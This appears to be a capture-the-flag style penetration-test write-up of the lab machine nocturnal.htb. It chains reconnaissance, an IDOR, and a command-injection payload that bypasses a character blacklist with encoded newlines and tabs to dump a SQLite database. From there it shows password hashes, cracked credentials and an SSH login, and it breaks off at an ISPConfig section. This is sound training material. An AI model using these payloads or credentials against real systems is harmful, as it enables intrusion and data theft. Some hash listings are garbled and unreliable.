

# Vulnerability Assessment: Nocturnal.htb - Complete System Compromise

**Document Type:** Vulnerability Assessment Report

**Target:** nocturnal.htb

**Assessment Date:** July 2025

**Severity:** CRITICAL

**Status:** Complete System Compromise

## Executive Summary


A critical security assessment of nocturnal.htb revealed multiple high-severity vulnerabilities that allowed complete system compromise. The attack chain progressed from an **Insecure Direct Object Reference (IDOR)** vulnerability to **command injection**, **credential compromise**, **privilege escalation**, and ultimately **root access** through an ISPConfig CVE exploitation. This represents a complete security failure across multiple layers of the application and infrastructure.

**CRITICAL FINDING:** Complete system compromise achieved through vulnerability chaining

## Scope and Methodology

- **Target:** nocturnal.htb
- **Testing Approach:** Black-box to White-box penetration testing
- **Tools Used:** Nmap, ffuf, Burp Suite, SecLists, Hydra, SQLite3, CrackStation
- **Attack Vector:** Web application → Database extraction → SSH access → Local privilege escalation

## Attack Chain Overview



1. **Initial Access:** IDOR vulnerability in file upload system
2. **Lateral Movement:** Admin panel access through compromised credentials
3. **Command Injection:** Backup functionality exploitation
4. **Data Exfiltration:** Database dump extraction
5. **Credential Compromise:** Password cracking and SSH access

6. **Privilege Escalation:** ISPConfig CVE-2023-46818 exploitation

7. **Root Compromise:** Complete system takeover

---

## Detailed Vulnerability Analysis

---

### 1. Insecure Direct Object Reference (IDOR) - CRITICAL

**CVE Reference:** CWE-639 (Authorization Bypass Through User-Controlled Key)

**Risk Score:** 9.0/10

**Affected Endpoint:** /view.php?username=<USERNAME>&file=<FILENAME>

**Description:** The file viewing functionality allows unauthorized access to any user's uploaded files through parameter manipulation.

#### Technical Details:

- No session-based authorization checks
- Predictable file access pattern
- Username enumeration possible
- Direct file system access

#### Exploitation Steps:

1. Initial reconnaissance with Nmap revealed SSH (22) and HTTP (80)
2. Directory enumeration with ffuf discovered admin endpoints
3. Legitimate user registration to understand application flow
4. Parameter manipulation in file viewing functionality
5. Username enumeration using SecLists wordlist
6. Successful access to amanda's `privacy.odt` file
7. Discovery of temporary password from IT communications

#### Screenshot Requirements:

kali|kali:~/machine\_labs/nocturnal

```
sudo openvpn Downloads/lab_elmago(2).ovpn x kali@kali:~/machine_labs/nocturnal

→ ~ cd machine_labs/nocturnal
→ nocturnal nmap -A -oX - -n -sC -T4 10.10.11.64 -oA nmap-initial
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 17:28 EDT
Nmap scan report for 10.10.11.64
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-keygen: RSA-2048 SHA256:70:0B:51:ee:de:3a:1a:6:20:41:87:96:25:17 (RSA)
|_ 256 4F:80:05:33:a6:d6:22:64:e9:ed:14:e3:12:bc:96:f1 (EDDSA)
|_ 256 9d:88:1f:f8:43:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp    open  http       nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.net/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Services detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
→ nocturnal ls
nmap-initial.gnmap  nmap-initial.nmap  nmap-initial.xml  Seamless Uploads: Easily upload word, excel, and PDF documents with just a few clicks.
→ nocturnal sudo nano /etc/hosts
→ nocturnal |
```

Welcome to Nocturnal

Why Use Nocturnal?

Access Anytime, Anywhere: Access your files from any device, anytime, anywhere.

User-Friendly Interface: Enjoy a simple and intuitive interface that makes file management effortless.

Collaboration Features: Share your documents with others for easy collaboration and feedback.


[Screenshot 1: Nmap scan showing open ports]

```
kali㉿kali:~
```


```
File Actions Edit View Help
sudo openvpn Downloads/lab_elmapo[2].ovpn x kali@kali:~
```

```
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 274ms]
# http://creativecommons.org/licenses/by/3.0/ [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 273ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 274ms]
# Suite 300, San Francisco, 94105, USA. [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 274ms]
# on at least 2 different hosts [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 274ms]
# on at least 2 different hosts.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 275ms]
# Attribution-ShareAlike 3.0 License. To view a copy of this.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 273ms]
# directory-list-2.3-medium.txt.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 274ms]
# E.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 273ms]
# license, visit http://creativecommons.org/licenses/by/3.0/ [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 276ms]
# Copyright 2007 James Fisher [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 276ms]
# .php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 279ms]
# Priority ordered case-sensitive list, where entries were found.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 279ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 277ms]
# [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 282ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 281ms]
# or send a letter to Creative Commons, 171 Second Street.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 281ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 279ms]
# license, visit http://creativecommons.org/licenses/by/3.0/ [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 282ms]
# .php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 282ms]
# [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 282ms]
# [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 284ms]
# [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 280ms]
# # directory-list-2.3-medium.txt [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 277ms]
index.php [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 282ms]
login.php [Status: 200, Size: 644, Words: 128, Lines: 22, Duration: 262ms]
# Copyright 2007 James Fisher [Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 1023ms]
register.php [Status: 200, Size: 649, Words: 126, Lines: 22, Duration: 263ms]
view.php [Status: 302, Size: 2919, Words: 1167, Lines: 123, Duration: 256ms]
admin.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 256ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 255ms]
dashboard.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 256ms]
[Status: 200, Size: 1524, Words: 272, Lines: 30, Duration: 258ms]
:: Progress: [441118/441118] :: Job [1/1] :: 146 req/sec :: Duration: [0:56:34] :: Errors: 0 ::
```


[Screenshot 2: ffuf directory enumeration results]



[Screenshot 3: File upload interface and normal functionality]



[Screenshot 4: IDOR exploitation showing username parameter manipulation]



[Screenshot 5: Successful access to amanda's privacy.odt file]

## 2. Broken Access Control - HIGH

**Risk Score:** 8.0/10

**Description:** Administrative functions accessible with regular user credentials.


### Technical Details:

- Admin panel accessible at `/admin.php`
- No proper role-based access control
- Source code disclosure functionality
- Backup creation accessible to non-admin users


### Exploitation:

- Used amanda's credentials (obtained from IDOR) to access admin panel
- Gained access to source code and backup functionality

### Screenshot Requirements:



[Screenshot 6: Admin panel access with amanda credentials]



[Screenshot 7: Source code disclosure functionality]

### 3. Command Injection - CRITICAL

**CVE Reference:** CWE-78 (OS Command Injection)

**Risk Score:** 9.5/10

**Affected Component:** Backup functionality in `admin.php`

#### Vulnerable Code Analysis:

```

function cleanEntry($entry) {
    $blacklist_chars = [';', '&', '|', '$', ' ', `'', '{}', '}', '&&'];
    foreach ($blacklist_chars as $char) {
        if (strpos($entry, $char) !== false) {
            return false; // Malicious input detected
        }
    }
    return htmlspecialchars($entry, ENT_QUOTES, 'UTF-8');
}

```

```
$password = cleanEntry($_POST['password']);
$command = "zip -x './backups/*' -r -P \" . $password . \" \" . $backupFile . \" . "
```

## Vulnerability Analysis:

- **Insufficient Input Validation:** Blacklist approach with incomplete character set
- **Command Injection:** Direct concatenation of user input into shell command
- **Bypass Technique:** Using URL-encoded newlines ( %0A ) and tabs ( %09 ) to bypass blacklist

## Exploitation Payload:

```
POST /admin.php?view=dashboard.php HTTP/1.1
Host: nocturnal.htb
Content-Type: application/x-www-form-urlencoded

password=%0Abash%09-c%09"sqlite3%09/var/www/nocturnal_database/nocturnal_database
```

**Impact:** Complete database extraction including all user credentials and sensitive data.

## Screenshot Requirements:

The screenshot shows the Burp Suite interface in the Repeater tab. The request pane displays a POST request to /admin.php?view=login.php. The payload includes a password field containing a command injection payload: "password=abc%0Abash%09c%09"sqlite3%09/var/www/nocturnal\_database/nocturnal\_database.db%09.dump%"%0A&backup=". The browser pane shows the response page.

```
POST /admin.php?view=login.php HTTP/1.1
Host: nocturnal.htb
Content-Length: 111
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://nocturnal.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://nocturnal.htb/admin.php?view=login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=crr8oflif1bbmq0cu17dl08plg
Connection:keep-alive
password=abc%0Abash%09c%09"sqlite3%09/var/www/nocturnal_database/nocturnal_database.db%09.dump%"%0A&backup=
```

[Screenshot 8: Burp Suite showing command injection payload]

```

Response
Pretty Raw Hex Render
201 <input type="password" name="password" required placeholder="Enter backup password">
202 <button type="submit" name="backup">
    Create Backup
</button>
</form>
203
204
205 <div class="backup-output">
206
207     <div class='backup-success'>
        <p>
            Backup created successfully.
        </p>
        <a href='backups/backup_2025-07-05.zip' class='download-button' download>
            Download Backup
        </a>
        <h3>
            Output:
        </h3>
        <pre>
            sh: 5: backups/backup_2025-07-05.zip: not found
            PRAGMA foreign_keys=OFF;
            BEGIN TRANSACTION;
            CREATE TABLE users (
                id INTEGER PRIMARY KEY AUTOINCREMENT,
                username TEXT NOT NULL UNIQUE,
                password TEXT NOT NULL
            );
            INSERT INTO users VALUES(1, 'admin', 'd725aeaba143f575736b07e045d8ceebb');
            INSERT INTO users VALUES(2, 'amanda', 'df8b20aa0c935023f99ea58358fb63c4');
            INSERT INTO users VALUES(4, 'tobias', '55c82b1cccd55ab219b3b109b07d5061d');
            INSERT INTO users VALUES(6, 'kavi', 'f38cde1654b39fea2bd4f72f1ae4cdda');
            INSERT INTO users VALUES(7, 'e0A15', '101ad4543a96a7fd84908fd0d802e7db');
            INSERT INTO users VALUES(8, 'test', '098f6bcd4621d373cade4e832627bf6');
            INSERT INTO users VALUES(9, 'asd', '7815696ecbf1c96e6894b779456d330e');
            INSERT INTO users VALUES(10, 'admin1', '5f4dcc3b5aa765d61d8327deb882cf99');
            INSERT INTO users
VALUES(11,'&lt;script&gt;alert(''hi'');&lt;/script&gt;', '316928e0d260556eaccb6627f2ed657b')
;
            INSERT INTO users VALUES(12, '&lt;?php echo ""hi"; ?&gt;', '316928e0d260556eaccb6627f2ed657b');
            INSERT INTO users VALUES(13, "'&quot;admin--;' , '316928e0d260556eaccb6627f2ed657b');
            INSERT INTO users VALUES(14, 'bink', '7fd81b8a531f9be87703a76d14b475fb');
            INSERT INTO users VALUES(15, 'hola', '4d186321c1a7f0f354b297e8914ab240');
            INSERT INTO users VALUES(16, 'asdf@asdf', '912ec803b2ce49e4a541068d495ab570');
            INSERT INTO users VALUES(17, 'gf', 'b2f5ff47436671b6e533d8dc3614845d');
224
225
226
227
228
229

```

Search 0 highlights

[Screenshot 9: Successful database dump extraction]

## 4. Weak Password Storage - HIGH

**Risk Score:** 7.5/10

**Description:** Database contained user credentials with weak hashing or plaintext storage.

### Technical Details:

- Database location: /var/www/nocturnal\_database/nocturnal\_database.db
- Multiple user accounts with weak passwords
- Successful password cracking using CrackStation

## Compromised Credentials:

- `tobias:slowmotionapocalypse`
  - `admin:slowmotionapocalypse`
  - Additional user accounts with cracked passwords

## Screenshot Requirements:

**Response**

Pretty Raw Hex Render

```
201 <input type="password" name="password" required placeholder="Enter backup password">
202 <button type="submit" name="backup">
203     Create Backup
204 </button>
205 </form>
206
207 <div class="backup-output">
208     <div class='backup-success'>
209         <p>
210             Backup created successfully.
211         </p>
212         <a href='backups/backup_2025-07-05.zip' class='download-button' download>
213             Download Backup
214         </a>
215         <h3>
216             Output:
217         </h3>
218         <pre>
219             sh: 5: backups/backup_2025-07-05.zip: not found
220             PRAGMA foreign_keys=OFF;
221             BEGIN TRANSACTION;
222             CREATE TABLE users (
223                 id INTEGER PRIMARY KEY AUTOINCREMENT,
224                 username TEXT NOT NULL UNIQUE,
225                 password TEXT NOT NULL
226             );
227             INSERT INTO users VALUES(1,'admin','d725aea143f575736b07e045d8ceebb');
228             INSERT INTO users VALUES(2,'amanda','df8b20aa0c935023f99ea58358fb63c4');
229             INSERT INTO users VALUES(4,'tobias','55c82b1cccd55ab219b3b109b07d5061d');
230             INSERT INTO users VALUES(6,'kavi','f38cde1654b39fea2bd4f72f1ae4cdda');
231             INSERT INTO users VALUES(7,'e0AL5','101ad4543a96a7fd84908fd0d802e7db');
232             INSERT INTO users VALUES(8,'test','098f6bcd4621d373cade4e832627b4f6');
233             INSERT INTO users VALUES(9,'asd','7815696ecbf1c96e6894b779456d330e');
234             INSERT INTO users VALUES(10,'admin1','5f4dcc3b5aa765d61d8327deb882cf99');
235             INSERT INTO users
236                 VALUES(11,'<script>alert("hi")</script>','316928e0d260556eaccb6627f2ed657b');
237             ;
238             INSERT INTO users VALUES(12,'<?php echo "&quot;hi&quot;">','316928e0d260556eaccb6627f2ed657b');
239             INSERT INTO users VALUES(13,'''&quot;admin--;','316928e0d260556eaccb6627f2ed657b');
240             INSERT INTO users VALUES(14,'bink','7fd81b8a531f9be87703a76d14b475fb');
241             INSERT INTO users VALUES(15,'hola','4d186321c1a7f0f354b297e8914ab240');
242             INSERT INTO users VALUES(16,'asd@asd','912ec803b2ce49e4a541068d495ab570');
243             INSERT INTO users VALUES(17,'gf','b2f5ff47436671b6e533d8dc3614845d');
```

[Screenshot 10: Database dump showing user credentials]

CrackStation - Online Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d725aeba143f575730b07e945d8cebb
df8b20aa0c935023f99ea58358fb63c4
f38cde1054b39fe2a2d4f721ae4cd0a
18910545a033a0a0a0a0a0a0a0a0a0a00
08ff0f64621d373cadefee83252764rf6
7815066ec6cf1c96e6094077945d338e
5f4dc3b3baa1053030a83270d8802cf99

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-hat, sha1, sha224, sha256, sha384, sha512, ripemd160, whitespace, MySQL 4.1+ (sha1(hex1\_hex)), QubesV3.1BackupDefaults

Hash	Type	Result
d725aeba143f575730b07e945d8cebb	Unknown	Not Found.
df8b20aa0c935023f99ea58358fb63c4	Unknown	Not Found.
f38cde1054b39fe2a2d4f721ae4cd0a	md5	slowmotionapocalypse
18910545a033a0a0a0a0a0a0a0a0a0a00	md5	slowmotionapocalypse
08ff0f64621d373cadefee83252764rf6	md5	test
7815066ec6cf1c96e6094077945d338e	md5	asd
5f4dc3b3baa1053030a83270d8802cf99	md5	password

Color Codes: █ Exact match, █ Partial match, █ Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password.

[Screenshot 11: CrackStation password cracking results]

## 5. SSH Access and Lateral Movement - MEDIUM

**Risk Score:** 6.5/10

**Description:** Compromised credentials provided SSH access to the target system.

### Exploitation:

- Used `tobias:slowmotionapocalypse` for SSH authentication
- Successful system access with user-level privileges
- Discovery of additional services running locally

### Screenshot Requirements:

```

File Machine View Input Devices Help
File Actions Edit View Help
sudo openvpn Downloads/lab_elmago(2).ovpn x tobias@nocturnal:~ 
~ ssh tobias@nocturnal.htb
The authenticity of host 'nocturnal (10.10.11.64)' can't be established.
ED25519 key fingerprint is SHA256:rpVMGz7qXKI/SxXhypF6q18BorSH7RNH1jzi8VYc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'nocturnal.htb' (ED25519) to the list of known hosts.
tobias@nocturnal:~$ password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sat 05 Jul 2025 03:25:28 PM UTC

  System load: 0.0          Processes:      252
  Usage of /: 68.1% of 5.58GB Users logged in:   1
  Memory usage: 23%          IPv4 address for eth0: 10.10.11.64
  Swap usage:  0%          

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jul 5 19:25:29 2025 from 10.10.15.30
tobias@nocturnal:~$ | How CrackStation Works

```

[Screenshot 12: Successful SSH login as tobias]

## 6. ISPConfig Service Discovery - MEDIUM

**Risk Score:** 6.0/10

**Description:** Undocumented ISPConfig service running on localhost:8080.

**Technical Details:**

- Service accessible only from localhost
- ISPConfig web management interface
- Required port forwarding for external access

**Discovery Process:**

1. Enumeration of `/var/www/` directory revealed ISPConfig installation
2. Network statistics analysis showed localhost:8080 binding
3. Port forwarding setup for external access
4. Service identification as ISPConfig web panel

**Screenshot Requirements:**

- `tobias@nocturnal:~$ cd /var/www`  
`tobias@nocturnal:/var/www$ ls`  
`html ispconfig nocturnal_database nocturnal.htb php-fcgi-scripts`

[Screenshot 14: Directory enumeration showing ISPConfig]

```
tobias@nocturnal:/var/www$ netstat -tupln
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*
tcp        0      0 0.0.0.0:80              0.0.0.0:*
tcp        0      0 127.0.0.53:53          0.0.0.0:*
tcp        0      0 0.0.0.0:22              0.0.0.0:*
tcp        0      0 127.0.0.1:25              0.0.0.0:*
tcp        0      0 0.0.0.0:8000            0.0.0.0:*
tcp        0      0 127.0.0.1:33060             0.0.0.0:*
tcp        0      0 127.0.0.1:3306            0.0.0.0:*
tcp6       0      0 ::1:22                  ::*:*
udp        0      0 127.0.0.53:53          0.0.0.0:*
```

[Screenshot 15: Network statistics showing localhost:8080]



[Screenshot 16: ISPConfig login interface after port forwarding]

## 7. ISPConfig Authentication Bypass - CRITICAL

